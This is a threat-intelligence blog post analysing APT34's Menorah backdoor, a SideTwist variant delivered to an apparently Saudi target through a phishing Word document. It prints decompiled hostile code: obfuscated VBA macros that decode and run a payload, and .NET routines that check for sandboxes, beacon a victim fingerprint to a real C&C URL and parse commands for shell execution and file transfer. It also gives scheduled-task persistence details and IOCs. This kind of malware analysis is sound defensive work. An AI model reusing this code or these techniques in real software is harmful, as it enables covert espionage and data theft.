APT34 Deploys Phishing Attack With New Malware

: 9/29/2023

Targeted Attacks

We observed and tracked the advanced persistent threat (APT) APT34 group with a new malware variant accompanying a phishing attack comparatively similar to the SideTwist backdoor malware. Following the campaign, the group abused a fake licence registration form of an African government agency to target a victim in Saudi Arabia.

By: Mohamed Fahmy, Mahmoud Zohdy September 29, 2023 Read time: 5 min (1294 words)

We analysed a new malware, which we attribute to the APT34 advanced persistent threat (APT) group, that was involved in a phishing attack. In August, our threat hunting activities identified a malicious document we investigated to have been used during a targeted phishing attack by the group. The malicious document is responsible for dropping a new malware we have called Menorah (taken from the malicious document's dropped executable, detected by Trend Micro as Trojan.W97M.SIDETWIST.AB), and for creating a scheduled task for persistence. The malware was designed for cyberespionage, capable of identifying the machine, reading and uploading files from the machine, and downloading another file or malware.

During our investigation, there was little information about the victims targeted by this malware. But the file that APT34 used for this attack is called "MyCv.doc," a licence registration form related to the Seychelles Licencing Authority. However, we noted that the document contained pricing information in Saudi Riyal, which might indicate that the targeted victim was an organisation inside the Kingdom of Saudi Arabia. This blog post provides an analysis of the group's latest malware and its capabilities, shows the attack process, and details the attackers' infrastructure.

APT34 background and targeting

APT34 is a covert cyberespionage group that specialises in targeting organisations and illicit activities within the Middle East. As we've previously covered, APT34 primarily focuses on collecting sensitive intelligence, employing spear phishing campaigns, and abusing advanced techniques to infiltrate and maintain access within targeted networks. Our monitoring suggests this group operates with a high degree of sophistication and seemingly vast resources, posing a significant cybersecurity challenge regionally and beyond.

Notably, APT34 has been involved in high-profile cyberattacks against a diverse range of targets in the Middle East, including government agencies, critical infrastructure, telecommunications, and key regional entities. The group consistently develops and enhances tools, aiming to reduce security solutions and researchers' detection. In this research on APT34, we observed the group transitioning to the employment of novel data exfiltration methods. Researchers from NSFOCUS published a report on a new variant of the SideTwist malware utilised by APT34.

Infection routine





Figure 1. Malware infection routine (Click on the button to download the infection chain)
download

The infection starts with a malicious document dropping a hardcoded malware and creates a scheduled task for persistence once the targeted victim opens the document. The malicious document contains hidden macros responsible for dropping a.NET malware into the *<%ALLUSERSPROFILE%\Office356>* directory, naming it *Menorah.exe*. It then creates a scheduled task named "OneDriveStandaloneUpdater" to execute the *Menorah.exe* malware. The image in Figure 2 shows a portion of the macros' functions responsible for string transformation, decoding, and the creation of the scheduled task.




```
Dim x As String
x = f + UserForm1.t1.Text
x = x + UserForm1.t2.Text
lx x

End Sub
Function bsix(ByVal v)
    Dim x, n

    Dim col, co2, co3
    col = ""
col = col + Chr(59 + 18)
col = col + Chr(114 + 1)
col = col + Chr(128 - 8)
col = col + Chr(120 - 11)
col = col + Chr(112 - 4)
col = col + Chr(54 - 4)
col = col + Chr(55 - 9)
col = col + Chr(80 - 12)
col = col + Chr(82 - 3)
col = col + Chr(95 - 18)
col = col + Chr(66 + 2)
col = col + Chr(99 + 12)
col = col + Chr(110 - 11)
col = col + Chr(125 - 8)
col = col + Chr(117 - 8)
col = col + Chr(95 + 6)
col = col + Chr(101 + 9)
col = col + Chr(121 - 5)
```

```
    Set x = CreateObject(col)
    Set n = x.CreateElement(co2)
    n.DataType = co3 & co2
    n.Text = v
    bsix = n.nodeTypedValue
    Set n = Nothing
    Set x = Nothing
End Function
Function b2s(byteArray)
    Dim stream, stringData
    Set stream = CreateObject("ADODB.Stream")
    stream.Type = 1
    stream.Open
    stream.Write byteArray
    stream.Position = 0
    stream.Type = 2
    stream.Charset = "UTF-8"
    stringData = stream.ReadText
    stream.Close
    Set stream = Nothing
    b2s = stringData
End Function
Sub lx(x)
    b = bsix(x)
    Dim bstr As String
    bstr = b2s(b)
    Dim XDoc, root
    Set XDoc = CreateObject("MSXML2.DOMDocument")
    XDoc.async = False
    Set xsl = XDoc
    XDoc.LoadXML (bstr)
    XDoc.transformNode xsl
End Sub
```

Figure 2. Macros for string transformation



OneDriveStandaloneUpdater   Ready   At 9:18 PM on 9/10/2023 - After triggered, repeat every 00:11:00 indefinitely.

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the


Action	Details
Start a program	C:\ProgramData\Office356\Menorah Of

Figure 3. Creating a scheduled tasks to execute the Menorah.exe malware

Malware analysis

The.NET-written malware delivered through the malicious document is primarily deployed for cyberespionage and possesses multifaceted capabilities. The malware can fingerprint the targeted machine, list directories and files, upload selected files from the compromised system, execute shell commends, and download files to the system.

Compared to the previous variant of SideTwist, the new variant has more functions to hash the traffic to the command and control (C&C) server and make it stealthier to avoid detection. Initially, the malware conducts a specific argument check during execution to ensure the correct flow of its operations. In the absence of the specified argument, the malware will terminate and stop its execution. The regular check ensures the routine's and components' stealth, and detects if the malware is in an analytic environment like a sandbox. If the argument determines that it's running inside a sandbox, the malware will run without the argument and terminate itself.




```
});
string text2 = text.Substring(text.LastIndexOf('\\') + 1).Substring(0, 2);
if (commandLineArgs.Length <= 1 || !(text2.ToLower() == commandLineArgs[1].ToLower()))
{
    Application.Exit();
    Environment.Exit(1);
    return;
}
```

Figure 4. Checking for a specific argument

We identified the C&C server, *http[:]//tecforsc-001-site1[.]gtempurl.com/ads.asp*, as a string subsequently used for HTTP communication and to create a timer to repeat a specific code every 32,000 milliseconds (or every 32 seconds) as a way to organise communication with the C&C server.


Then, the malware fingerprints the machine by getting the machine name and username in this format: *{MachineNameUsername}.* The malware continues to encode the string into ASCII then calculates for the MD5 hash from it. The MD5 hash is combined with the *{MachineNameUsername}* in the format *{'d@{MD5 hash}@MachineName|Username} XOR* with a hardcoded string and encoded in Base64, creating a fingerprint for the compromised system. This fingerprint is sent to the C&C server as the content of an HTTP request, as shown in the figure below.



```
// Token: 0x0400001D RID: 29
private string ZZEK9ZBCESO = "http://tecforsc-001-site1.gtempurl.com/ads.asp";

// Token: 0x0400001E RID: 30
private System.Windows.Forms.Timer DYIR4229ALAX6W2 = new System.Windows.Forms.Timer();
```

Figure 5. Identifying the C&C server



```
// Token: 0x06000023 RID: 35 RVA: 0x0000324C File Offset: 0x0000144C
private string O1K65YZ4(string O1K65YZ5, string O1K65YZ6)
{
    string result;
    try
    {
        string text = Convert.ToBase64String(Form1.UBB2S0CLZ4CT77(Encoding.UTF8.GetBytes(O1K65YZ6), this.I4NQA9F55K));
        string s = Form1.J9VPJSN2EN2(new Random().Next(3, 14), true).Replace('['.ToString() + '@'.ToString() + '@'.ToString() + ']'.ToString(), string.Concat(new string[]
        {
            '['.ToString(),
            '@'.ToString(),
            text,
            '@'.ToString(),
            ']'.ToString()
        }));
        byte[] bytes = Encoding.UTF8.GetBytes(s);
        string str = '?'.ToString() + Form1.J9VPJSN2EN2(1, false) + '='.ToString() + Form1.J9VPJSN2EN2(1, false);
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(O1K65YZ5 + str);
        httpWebRequest.Method = 'P'.ToString() + 'O'.ToString() + 'S'.ToString() + 'T'.ToString();
        httpWebRequest.ContentType = string.Concat(new string[]
        {
            'a'.ToString(),
            'p'.ToString(),
            'p'.ToString(),
            'l'.ToString(),
            'i'.ToString(),
            'c'.ToString(),
            'a'.ToString(),
            't'.ToString(),
            'i'.ToString(),
            'o'.ToString()
```

	Value	Type
	{Mango.Form1, Text: Form1}	Mango.Form1
5YZ5	"http://tecforsc-001-site1.gtempurl.com/ads.asp"	string
5YZ6	"d@827D5EA3[redacted]HA4U|m...	string
	"NWYMVWZiASIQFXcjFBAFXmFkAIBjEwJWYxIBJGIXDCYQEnQjFHV/...	string
	"F h 3 9 2 [@NWYMVWZiASIQFXcjFBAFXmFkAIBjEwJWYxIBJGIXDCY...	string


Figure 6. Sending the "fingerprint" of the victim system

Unfortunately, the C&C server was inactive at the time of analysis. However, from the analysis for functions responsible for parsing the C&C, we expected that the response returned will be an encrypted massage and further encoded in Base64. The decrypted and decoded message split into an array, and each value inside it represents part of the message received from the C&C server. Based on these values, the malware will have specific actions on the machine.

From static analysis, we observed the malware capable of executing a command received from the C&C server, list directory and files on the compromised system, and upload specific files to server and download files. The following are the malware's commands, values, and actions:

Table 1. Malware's functions and commands received from the C&C server

Command ID	Command	Function
1	Command starts with +sp	Malware will receive a command and execute it on the compromised system.
1	Command starts with +f1	Malware will get the files and directories under the base directory.
1	Command starts with +dn	Malware will upload a specific file to the C&C server.
2		Malware will download file to the server.



```
public void ZZEK9ZBCES02(string ZZEK9ZBCES09)
{
    try
    {
        int num = ZZEK9ZBCES09.IndexOf('['.ToString() + '@'.ToString()) + ('['.ToString() + '@'.ToString()).Length;
        int num2 = ZZEK9ZBCES09.IndexOf('@'.ToString() + ']'.ToString());
        ZZEK9ZBCES09 = ZZEK9ZBCES09.Substring(num, num2 - num);
        byte[] ubb2S0CLZ4CT = Convert.FromBase64String(ZZEK9ZBCES09);
        string @string = Encoding.UTF8.GetString(Form1.UBB2S0CLZ4CT77(ubb2S0CLZ4CT, this.I4NQA9F55K));
        if (!(@string == 'N'.ToString() + 'C'.ToString() + 'N'.ToString() + 'T'.ToString()))
        {
            string[] array = @string.Split(new char[]
            {
                '@'
            });
            string text = array[0];
            string text2 = array[1];
            if (text2 == ('1'.ToString() ?? ""))
            {
                string string2 = Encoding.UTF8.GetString(Convert.FromBase64String(array[2]));
                string text3 = "";
```

Figure 7. Decoded message splitting into an array based on the communication received from the C&C server

Similarities to backdoor SideTwist

In 2021, Checkpoint published an article about SideTwist malware written in native language. After comparing both malware variants, we found that there are significant similarities between the two in terms of functionality, especially in the way the malware fingerprints the compromised system and C&C communication. Moreover, SideTwist malware uses the computer name and username to create the unique ID for the victim machine, but the variant in 2021 uses a 4-byte hash instead of MD5 during the ID creation. Both malware variants provide similar backdoor functionalities to execute the shell command, as well as upload and download files.

Conclusions

The similarities to the SideTwist backdoor suggests that APT34 is in continuous-development mode, changing up and trying which routines and techniques will work. Typical of APT groups, APT34 demonstrates their vast resources and varied skills, and will likely persist in customising routines and social engineering techniques to use per targeted organisation to ensure success in intrusions, stealth, and cyber espionage. The earlier variant of SideTwist is written in C, and this latest variant has a very similar set of functions but in a.NET implementation.

While the techniques and malware infection routine in this sample are not on the same level of sophistication as the previously documented attacks of the group, the techniques still work as they continue to redo and depend on them. As previous reports on APT34 have noted, the group uses simple routines and changes that, for security analysts and researchers, don't take long to track and analyse. But the group's arsenal and skills enable them to rapidly create new pieces of malware and tools, allowing the group to continuously deploy in successive cycles.

Organisations should continuously warn and keep their employees aware of the different techniques that attackers employ to target systems, proprietary, and personal information.

Indicators of Compromise (IOCs)

SHA256	Detections
8a8a7a506fd57bde314coe6154f2484f280049f2bda504d43704b9ad412d5d618	Trojan.W97M.SIDETWIST.AB
64156f9ca51951a9bf91b5b74073d31c16873ca60492c25895c1f0f074787345	Trojan.MSIL.SIDETWIST.AA

URL

hxxp://tecforsc-001-site1[.]gtempurl[.]com/ads.asp

Tags